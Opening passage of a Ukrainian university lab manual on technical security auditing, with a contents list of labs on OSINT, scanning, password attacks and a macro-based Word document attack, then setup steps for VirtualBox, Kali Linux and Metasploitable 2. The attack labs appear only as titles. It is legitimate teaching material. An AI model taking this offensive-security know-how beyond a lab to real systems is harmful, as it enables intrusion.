

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»

ТЕХНІЧНИЙ АУДИТ

ЛАБОРАТОРНИЙ ПРАКТИКУМ

Рекомендовано Методичною радою КПІ ім. Ігоря Сікорського
як навчальний посібник для здобувачів ступеня бакалавра
за освітньою програмою
«Системи, технології та математичні методи кібербезпеки»
спеціальності 125 Кібербезпека та захист інформації

Укладачі: О. М. Барановський, Д. О. Котов

Електронне мережне навчальне видання

Київ
КПІ ім. Ігоря Сікорського
2024

УДК 004.056

Укладачі: *Барановський Олексій Миколайович*, к.т.н., доцент
Котов Денис Олегович

Рецензент *Ткач В.М.*, к.е.н., доцент, кафедра інформаційної безпеки
КПІ ім. Ігоря Сікорського

Відповідальний редактор *Смирнов С. А.*, к.ф.-м.н., с.н.с., доцент

*Гриф надано Методичною радою КПІ ім. Ігоря Сікорського
(протокол № 7 від 09.05.2024 р.)
за поданням Вченої ради навчально-наукового фізико-технічного інституту
(протокол № 6 від 29.04.2024 р.)*

Технічний аудит. Лабораторний практикум [Електронний ресурс] : лаб. практикум : навч. посіб. для здобувачів ступеня бакалавра за освіт. програмою «Системи, технології та математичні методи кібербезпеки» спеціальності 125 Кібербезпека та захист інформації / КПІ ім. Ігоря Сікорського ; уклад.: О. М. Барановський, Д. О. Котов. – Електрон. текст. дані (1 файл). – Київ : КПІ ім. Ігоря Сікорського, 2024. – 111 с.

Викладено основні поняття та підходи до виконання технічного аудиту інформаційних систем. Приділено увагу методам збору інформації з відкритих джерел, розглянуто атаки на інформаційні системи, такі, як атаки на паролі, атаки на рівні додатків. В кожному практикумі запропоновано завдання для самостійного виконання, що сприяє закріпленню відповідних знань та умінь. Для студентів бакалаврату за спеціальністю 125 Кібербезпека та захист інформації.

УДК 004.056

Реєстр. № НП 23/24-526. Обсяг 5,03 авт. арк.

Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»
проспект Берестейський, 37, м. Київ, 03056
<https://kpi.ua>

Свідectво про внесення до Державного реєстру видавців, виготовлювачів
і розповсюджувачів видавничої продукції ДК № 5354 від 25.05.2017 р.

© КПІ ім. Ігоря Сікорського, 2024

ЗМІСТ

ВСТУП	4
ПІДГОТОВКА ТЕСТОВОГО СЕРЕДОВИЩА	5
1 ВСТАНОВЛЕННЯ ПРОГРАМИ ВІРТУАЛІЗАЦІЇ VIRTUAL BOX.....	6
2 ВСТАНОВЛЕННЯ ВІРТУАЛЬНОЇ МАШИНИ KALI LINUX	7
3 ВСТАНОВЛЕННЯ ВІРТУАЛЬНОЇ МАШИНИ METASPLOITABLE 2.....	11
ЛАБОРАТОРНІ РОБОТИ.....	15
4 ЛАБОРАТОРНА РОБОТА №1 «ЗБІР ІНФОРМАЦІЇ, РОЗВІДКА ТА OSINT».....	15
4.1 ОТРИМАННЯ ІНФОРМАЦІЇ ПРО ДОМЕН/IP ЗА ДОПОМОГОЮ WHOIS	15
4.2 ОТРИМАТИ ЗАГАЛЬНУ ІНФОРМАЦІЮ ПРО ВИБРАНИЙ ДОМЕН ЗА ДОПОМОГОЮ СЛУЖБИ DNS	18
4.3 ОТРИМАТИ ЗАГАЛЬНУ ІНФОРМАЦІЮ ПРО ЦІЛЬОВУ AS	22
4.4 РОЗВІДКА OSINT ЗА ДОПОМОГОЮ ПОШУКОВОЇ СИСТЕМИ SHODAN.....	26
4.5 АВТОМАТИЗАЦІЯ OSINT ЗА ДОПОМОГОЮ MALTEGO ТА FOCA	28
4.6 ПЕРЕВІРКА ОБЛІКОВИХ ДАНИХ ЗА ДОПОМОГОЮ PASTEBIN ТА HAVEIBEENPWNEED	33
5 ЛАБОРАТОРНА РОБОТА №2 «СКАНУВАННЯ, ПЕРЕРАХУВАННЯ МЕРЕЖІ»	35
5.1 ЗАГАЛЬНІ МЕТОДИ СКАНУВАННЯ	35
5.2 ДОДАТКОВЕ СКАНУВАННЯ ПРИСТРОЇВ.....	43
5.3 ОТРИМАННЯ ІНФОРМАЦІЇ З ВИКОРИСТАННЯМ РУЧНОГО ТА АВТОМАТИЧНОГО ПЕРЕРАХУВАННЯ	45
6 ЛАБОРАТОРНА РОБОТА №3 «ОЦІНКА ВРАЗЛИВОСТІ»	50
6.1 ОЦІНКА ВРАЗЛИВОСТІ ВРУЧНУ.....	50
6.2 ВИКОРИСТАННЯ СКАНЕРІВ ВРАЗЛИВОСТЕЙ ДЛЯ ОЦІНКИ ВРАЗЛИВОСТІ.....	55
6.3 ОГЛЯД КОНФІГУРАЦІЇ.....	67
7 ЛАБОРАТОРНА РОБОТА №4 «АТАКА НА ПАРОЛІ».....	74
7.1 ОНЛАЙН АТАКА ЗА СЛОВНИКОМ	74
7.2 ОНЛАЙН АТАКА МЕТОДОМ ПЕРЕБОРУ (БРУТФОРС-АТАКА)	79
7.3 ХЕШ-ІН'ЄКЦІЙНА АТАКА	83
7.4 АТАКА НА ОНЛАЙН-СЕРВІСИ	86
7.5 АТАКА НА ПАРОЛІ WINDOWS.....	93
8 ЛАБОРАТОРНА РОБОТА №5 «АТАКА НА РІВНІ ДОДАТКІВ»	99
8.1 ДОКУМЕНТ WORD З МАКРОСОМ, ЯКИЙ ЗАВАНТАЖУЄ РЕСУРС З МЕРЕЖІ	99
ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ	110

ВСТУП

В якості попередньої підготовки рекомендується:

- Linux – Kali Linux Revealed [1],
- Nmap Network Scanning [2],
- Python documentation [3],
- Metasploit – Metasploit Unleashed [4].

Додаткова література з курсу:

- Practical Malware Analysis [5],
- Malware Analyst's Cookbook [6],
- Rootkits and Bootkits [7],
- Practical Reverse Engineering [8],
- IDA Pro Book [9],

Порядок виконання робіт підготовлено у загальній конфігурації :

- Хост: Ubuntu Desktop 18.04 LTS x86_64 [10],
- Система віртуалізації: VirtualBox [11],
- VM Linux: Kali Linux 2020.1 x86_64 [12],
- VM Windows: Windows 10 Enterprise version 1909.

Допускається застосування інших дистрибутивів та операційних систем (якщо вимоги не вказані явно в описі лабораторної роботи). При застосуванні іншої конфігурації команди можуть відрізнятися (зокрема пакетний менеджер та імена програмних пакунків).

Для виконання робіт рекомендується встановити програму віртуалізації для операційних систем, VirtualBox [11], на яку рекомендується встановити дистрибутив Kali Linux [12] – що є Linux дистрибутивом який створено на основі Debian з відкритим вихідним кодом, призначений для вирішення різних завдань інформаційної безпеки, таких як тестування на проникнення, дослідження безпеки і комп'ютерна криміналістика, а також встановити віртуальну машину metasploitable 2 [13].

ПІДГОТОВКА ТЕСТОВОГО СЕРЕДОВИЩА

Мета: встановити на локальній машині ОС Kali Linux та майданчик з вразливостями “metasploitable 2”, робота з якими буде проводитися у наступних роботах.

Після закінчення роботи студент повинен:

- знати як працювати з віртуальними машинами;
- вміти встановлювати віртуальні машини.

Завдання:

- встановити програму віртуалізації Virtual Box [11]
- встановити віртуальну машину Kali Linux [12]
- встановити віртуальну машину metasploitable [13]

Технічні інструменти для виконання роботи:

- програма віртуалізації Virtual Box
- віртуальна машина Kali Linux
- віртуальна машина metasploitable 2

Порядок виконання роботи:

Для створення тестового середовища рекомендується використовувати комп'ютер з наступними характеристиками:

- Комп'ютер з сучасним 4 (або більше) ядерним процесором Intel або AMD;
- Оперативна пам'ять – 8 Гб або більше;
- Дисковий простір 256 Гб або більше.

(Можливо використання комп'ютерів з менш потужними характеристиками).

1 ВСТАНОВЛЕННЯ ПРОГРАМИ ВІРТУАЛІЗАЦІЇ VIRTUAL BOX

Для встановлення програми віртуалізації Virtual Box, для операційних систем Windows, необхідно виконати наступні кроки:

Завантажити програму віртуалізації Virtual Box за посилання

<https://www.virtualbox.org/wiki/Downloads>




Рис. 1.1. Сторінка завантаження програми віртуалізації Virtual Box

Встановити програму віртуалізації Virtual Box, запустивши скачаний файл VirtualBox-6.1.30-148432-Win.exe.




Рис. 1.2. Встановлення програми віртуалізації Virtual Box

Встановивши VirtualBox ви можете зіткнутися із проблемою відсутності можливості вибору профілю для встановлення 64 бітних варіантів операційних систем, коли у випадяючому меню вибору версії ОС будуть доступні тільки 32 бітні варіанти.

Причиною зникнення 64 бітних варіантів операційних систем у VirtualBox найчастіше полягає у відключеній функції апаратної віртуалізації центрального процесора комп'ютера. Варто зазначити, що дана опція включається не в операційній системі, а виключно в опціях BIOS комп'ютера.

Необхідно увійти до BIOS вашого комп'ютера, знайти там опцію, яка має назву Intel Virtual Technology (для процесорів Intel), SVM Mode (для процесорів AMD) або щось подібне (залежно від типу BIOS та виробника процесора) та переключити її на стан Enabled.

2 ВСТАНОВЛЕННЯ ВІРТУАЛЬНОЇ МАШИНИ KALI LINUX

За посиланням <https://www.kali.org/get-kali/#kali-virtual-machines> завантажити архів *kali-linux-2021.4-virtualbox-amd64.7z* з образом віртуальної машини *kali-linux*.




Рис. 2.1. Сторінка завантаження образу віртуальної машини Kali Linux

Розархівувати архів *kali-linux-2021.4-virtualbox-amd64.7z*.

Для встановлення образу віртуальної машини Kali Linux виконати наступні дії:

- В програмі віртуалізації Virtual Box в меню обрати “File”->“Import Appliance”.
- Обрати розархівований образ віртуальної машини Kali Linux.
- Імпортувати образ віртуальної машини Kali Linux.




Рис. 2.2. Імпорт образу віртуальної машини в програмі Virtual Box

В налаштуваннях створеної віртуальної машини обрати пункт “Network”, та в параметрі “Attached to” обрати “Bridget Adapter”, а в параметрі “Name” обрати назву свого мережевого адаптера, через який відбувається з’єднання з інтернетом.




Рис. 2.3. Налаштування мережевого адаптеру віртуальної машини Kali Linux

Для запуску віртуальної машини Kali Linux натисніть кнопку “Start”.

Для входу до віртуальної машини Kali Linux введіть логін *kali* і пароль *kali*.





Рис. 2.4. Консоль входу до віртуальної машини Kali Linux

Для визначення IP адреси, що отримала віртуальна машина Kali Linux введіть команду *ifconfig*.



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.102 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe0e:348d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:0e:34:8d txqueuelen 1000 (Ethernet)
    RX packets 6 bytes 2480 (2.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 2564 (2.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

Рис. 2.5. Визначення IP адреси віртуальної машини Kali Linux

Для правильної роботи вашої операційної системи на Kali Linux необхідно виконати оновлення, для цього в терміналі виконайте наступні команди:

sudo apt-get clean

sudo apt-get update

sudo apt-get upgrade -y

sudo apt-get dist-upgrade -y

та перезавантажте операційну систему.

3 ВСТАНОВЛЕННЯ ВІРТУАЛЬНОЇ МАШИНИ METASPLOITABLE 2

За посиланням <https://sourceforge.net/projects/metasploitable/files/latest/download> завантажити архів *metasploitable-linux-2.0.0.zip* з образом віртуальної машини *metasploitable 2*.

Розархівувати архів *metasploitable-linux-2.0.0.zip*.

Запустити програму Oracle VM VirtualBox.

- Вибрати в меню пункт NEW.
- Ввести назву віртуальної машини (назва може бути будь-якою), наприклад “metasploitable”.
- Вибрати тип віртуальної машини - Linux
- Вибрати версію Linux – Ubuntu(64-bit)
- Вибрати розмір оперативної пам’яті, рекомендується 1024Мб.
- Вибрати віртуальний диск, для цього:
 - Вибрати пункт “Use an existing virtual hard disk file” та натиснути значок жовтої папки.
 - В наступному вікні вибрати пункт “Add” та обрати файл Metasploitable.vmdk в папці в якій розархівовано архів з віртуальною машиною metasploitable 2.
 - У відкритому вікні обрати Metasploitable.vmdk та натиснути кнопку “Choose”.
 - В наступному вікні натиснути кнопку “Create”.

